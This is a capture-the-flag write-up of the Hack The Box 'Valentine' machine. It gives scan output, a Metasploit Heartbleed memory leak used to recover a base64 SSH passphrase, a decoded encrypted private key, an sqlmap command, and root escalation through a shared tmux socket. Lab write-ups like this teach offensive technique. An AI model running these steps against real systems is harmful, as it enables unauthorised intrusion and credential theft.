Valentine

10.10.10.79

Network Setup

- Connected to HTB OpenVPN Server via OVPN file

Found Vulnerabilities

- Heartbleed on port 443 (SSL/TLS)

Exploits/Payloads Used

- auxiliary/scanner/ssl/openssl_heartbleed
- exploits/multiple/remote/32764.py

Key Findings

- **Open Ports:** 22,80,443(ssl/http)
  SSH - OpenSSH 5.9p1 Debian 5ubuntu1.10
- **Webserver:** Apache httpd 2.2.22 ((Ubuntu))
- **Server-side Language:** PHP/5.3.10-1ubuntu3.26
- **Username:** hype
- FOUND BASE64 ENCODED STRING aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== which was then decoded to heartbleedbelievethehype (an ssh passphrase)

Write-Ups & Screenshots


```
komal@kali:~/Downloads$ sudo nmap -sS -sV 10.10.10.79 -p0-1024
[sudo] password for komal:

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-27 07:58 EST
Nmap scan report for 10.10.10.79
Host is up (0.046s latency).
Not shown: 1022 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
2.0)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
komal@kali:~/Downloads$ curl -I 10.10.10.79
HTTP/1.1 200 OK
Date: Tue, 27 Feb 2018 13:04:01 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Vary: Accept-Encoding
Content-Type: text/html
```

```
komal@kali:~/Downloads$ dirb http://10.10.10.79 /usr/share/dirb/wordlists/big.tx
t -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb 27 08:26:23 2018
URL_BASE: http://10.10.10.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.10.10.79/ ----
+ http://10.10.10.79/decode.php (CODE:200|SIZE:552)
+ http://10.10.10.79/encode.php (CODE:200|SIZE:554)
+ http://10.10.10.79/index.php (CODE:200|SIZE:38)
```

```
START_TIME: Tue Feb 27 08:53:33 2018
URL_BASE: http://10.10.10.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.10.10.79/ ----
+ http://10.10.10.79/cgi-bin/ (CODE:403|SIZE:287)
+ http://10.10.10.79/decode (CODE:200|SIZE:552)
==> DIRECTORY: http://10.10.10.79/dev/
+ http://10.10.10.79/encode (CODE:200|SIZE:554)
+ http://10.10.10.79/index (CODE:200|SIZE:38)
+ http://10.10.10.79/server-status (CODE:403|SIZE:292)
```

>> The encoder and decoder program uses ‘base64’ encoding & decoding.





>> The hype_key contained the Hexadecimal values characters. Decoding it retrieved the private keys. This could be used to access the ssh account.

Convert hexadecimal to text

Input data

```
32 71 4c 0d 0a 73 75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44
76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2f 77 55 79
55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33
4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38
57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77 53 65 54 42 46
32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f
49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51
75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f
31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b
68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56
41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

Convert

```
hex numbers to text
```

Output:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
```

>> This can be used to access ssh account. However, during login it asks for the passphrase key.


```
komal@kali:~/Downloads$ ssh -i hype_key valentine@10.10.10.79
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'hype_key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "hype_key": bad permissions
valentine@10.10.10.79's password:

[5]+  Stopped                 ssh -i hype_key valentine@10.10.10.79
komal@kali:~/Downloads$ chmod 700 hype_key
komal@kali:~/Downloads$ ssh -i hype_key valentine@10.10.10.79
Enter passphrase for key 'hype_key':
```

```
[09:44:19] [WARNING] heuristic (basic) test shows that POST parameter 'text' might not be injectable
[09:44:19] [INFO] heuristic (XSS) test shows that POST parameter 'text' might be vulnerable to cross-site scripting attacks
[09:44:19] [INFO] testing for SQL injection on POST parameter 'text'
```


>> Upon running sqlmap with following sql command :

sqlmap -r valentine.sql –level 5 –risk 3 –threads 5

>> Having the identity key (& guessed username), I attempted to login into the ssh account. And this is where I was stuck in finding the passphrase for this key.



>> It was known that the system is vulnerable to heartbleed, I looked for the relevant exploit on metasploit.



>> On msfconsole, I used a module 'auxiliary/scanner/ssl/openssl_heartbleed'. Make sure to set VERBOSE to TRUE and then run the scanner.

>> Setting the VERBOSE to true fetched interesting data due to heartbleed vulnerability.

>> Time to think what are we searching for from the dumped heartbleed data ?

>> Going back, we know that there is A web application that encodes and decodes string in base64 encoding format.


>> The passphrase is still Unknown.

>> Perhaps, what we need to look for in the dumped data is a base64 encoded string which we can decode to find the original text (passphrase)

```
msf auxiliary(scanner/ssl/openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.10.10.79:443       - Sending Client Hello...
[*] 10.10.10.79:443       - SSL record #1:
[*] 10.10.10.79:443       -     Type:    22
[*] 10.10.10.79:443       -     Version: 0x0301
[*] 10.10.10.79:443       -     Length:  86
[*] 10.10.10.79:443       -     Handshake #1:
[*] 10.10.10.79:443       -             Length: 82
[*] 10.10.10.79:443       -             Type:   Server Hello (2)
[*] 10.10.10.79:443       -             Server Hello Version:           0x0301
[*] 10.10.10.79:443       -             Server Hello random data:       5aa14bd306398b8865a5f1d86555f98ddec42049319a4aeb9be91cd0cb57859d
[*] 10.10.10.79:443       -             Server Hello Session ID length: 32
[*] 10.10.10.79:443       -             Server Hello Session ID:        7a1b757662d192fe0027afbcd21c1cc3caa479255161f5ed567f6beaf2b31f9e
[*] 10.10.10.79:443       - SSL record #2:
[*] 10.10.10.79:443       -     Type:    22
[*] 10.10.10.79:443       -     Version: 0x0301
[*] 10.10.10.79:443       -     Length:  885
[*] 10.10.10.79:443       -     Handshake #1:
[*] 10.10.10.79:443       -             Length: 881
[*] 10.10.10.79:443       -             Type:   Certificate Data (11)
[*] 10.10.10.79:443       -             Certificates length: 878
[*] 10.10.10.79:443       -             Data length: 881
[*] 10.10.10.79:443       -             Certificate #1:
[*] 10.10.10.79:443       -                     Certificate #1: Length: 875
[*] 10.10.10.79:443       -                     Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL::X509::Name:0x0742b1a0>, issuer=#<OpenSSL::X509::Name:0x0742b1b4>, serial=#<OpenSSL::BN:0x0742b1c8>, not_before=2018-02-06 00:45:25 UTC, not_after=2019-02-06 00:45:25 UTC>
[*] 10.10.10.79:443       - SSL record #3:
[*] 10.10.10.79:443       -     Type:    22
[*] 10.10.10.79:443       -     Version: 0x0301
```


```
[*] 10.10.10.79:443       -     Version: 0x0301
[*] 10.10.10.79:443       -     Length:  331
[*] 10.10.10.79:443       -     Handshake #1:
[*] 10.10.10.79:443       -             Length: 327
[*] 10.10.10.79:443       -             Type:   Server Key Exchange (12)
[*] 10.10.10.79:443       - SSL record #4:
[*] 10.10.10.79:443       -     Type:    22
[*] 10.10.10.79:443       -     Version: 0x0301
[*] 10.10.10.79:443       -     Length:  4
[*] 10.10.10.79:443       -     Handshake #1:
[*] 10.10.10.79:443       -             Length: 0
[*] 10.10.10.79:443       -             Type:   Server Hello Done (14)
[*] 10.10.10.79:443       - Sending Heartbeat...
[*] 10.10.10.79:443       - Heartbeat response, 65535 bytes
[+] 10.10.10.79:443       - Heartbeat response with leak
[*] 10.10.10.79:443       - Printable info leaked:
......Z.}....V.dV&..?....7P....)L.......f.....".!.9.8.........5...........................3.2.....E.D...../...A...............................
.....g..wz/2.2.3....m..6...nR.L..&L...U..................................................................http/1.1...........................
.............................................................................................. repeated 15845 times ..........................
............................................................................................................@................................
.............................................................................................. repeated 16122 times ..........................
..........................................................................................@..................................................
.............................................................................................................................................
.............................................................................................................................a@...............
......A.@.......%.......Ba'{....T.et...f..t..Y.....E.W.v.......y....g...I.f.....lR.....r.{.ts..&U~..>.(..?.7..[(}x.ig3......+..d.f.uC3..J..........J...
...../.....e..R..En.1..#.....l.........{....-...8.`.Q._}...v....].....J.0..j3~.%..R-.() %..bI..~..fU=-...e....c...<Y.....'.s..8...c....n....C.4.v.3[
JkdS...7.+LIw.....0....P.V............s..wv..H.9J..=@....h....M?O.....t]Sd.WjD...............fwF)u`....Y0:...!.].".V.z/.'\....UF..".fb%....8m....z.1MC&.
.....H..Oy....D.e...wGV.M;....M.-)..Z.....ls.............P....H.}.....m...^.......P0N0...U........["lr...U.|.va..0..0...U.#..0.....["lr...U.|.va..0..0.
..U.....0.......0...*.H..............'760{pu..<pu.q.......q"..FT.bs:.C.b.2.C....eJ.A...iO.\hl.K.-E..4..c8.oj.c...N..."ES..#D.>..u.f.B...R..'.Di...S.N..r^.
...9........`=.....5...m[..........]......2-.RM..tL.....7R.Qp.5..a......c..@.ZCs.H.{..r.0 t.u..w.9....N.&...o...|Pr............^r...Z....&q.Z...........
.................................................................................................................... repeated 14903 times .......
..........................................................................................................................@....................
```


>> I had to re-run the scanner over and over again until I finally found the base64 encoded string as seen below.



>> After retrieving the base encoded string, it was decoded to '*heartbleedbelievethehype*'

>> I then SSHed into the machine and entered the entered the (guessed) username as 'hype' and decoded string as a passphrase & I was successfully able to login to the machine.





```
hype@Valentine:/$ uname -a
Linux Valentine 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
hype@Valentine:/$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04 LTS
Release:        12.04
Codename:       precise
hype@Valentine:/$
```

>> Within the ‘hype’ box we can see only the ‘devs’ folder is set to ‘hype’ group.

```
total 108
drwxr-xr-x  26 root root  4096 Feb  6 11:56 .
drwxr-xr-x  26 root root  4096 Feb  6 11:56 ..
drwxr-xr-x   2 root root  4096 Dec 11 14:43 bin
drwxr-xr-x   3 root root  4096 Feb 16 14:41 boot
drwxr-xr-x   2 root root  4096 Dec 11 14:39 cdrom
drwxr-xr-x  13 root root  4060 Mar  8 14:15 dev
drwxr-xr-x   2 root root  4096 Dec 13 10:36 devs
drwxr-xr-x   2 root hype  4096 Mar  8 14:15 .devs
drwxr-xr-x 132 root root 12288 Mar  8 14:15 etc
drwxr-xr-x   3 root root  4096 Dec 11 14:40 home
```

>> The dev_sess is a socket file with setuid permission.

```
hype@Valentine:/$ cd .devs
hype@Valentine:/.devs$ ls
dev_sess
hype@Valentine:/.devs$ file dev_sess
dev_sess: socket
hype@Valentine:/.devs$ ls -la
total 8
drwxr-xr-x  2 root hype 4096 Mar  8 14:44 .
drwxr-xr-x 26 root root 4096 Feb  6 11:56 ..
srw-rw----  1 root hype    0 Mar  8 14:44 dev_sess
hype@Valentine:/.devs$
```

>> The program ‘tmux’ is an executable file, perm 755 and both the owner and group are ‘root’. The program is also executable by the user and others

```
hype@Valentine:/tmp$ ls -la /usr/bin/tmux
-rwxr-xr-x 1 root root 421944 Feb 13  2012 /usr/bin/tmux
hype@Valentine:/tmp$
```

>> Using the tmux program, the attempt to open the server socket ‘dev_sess’ which has a setuid permission. Executing this I successfully gained privilege escalation to the root.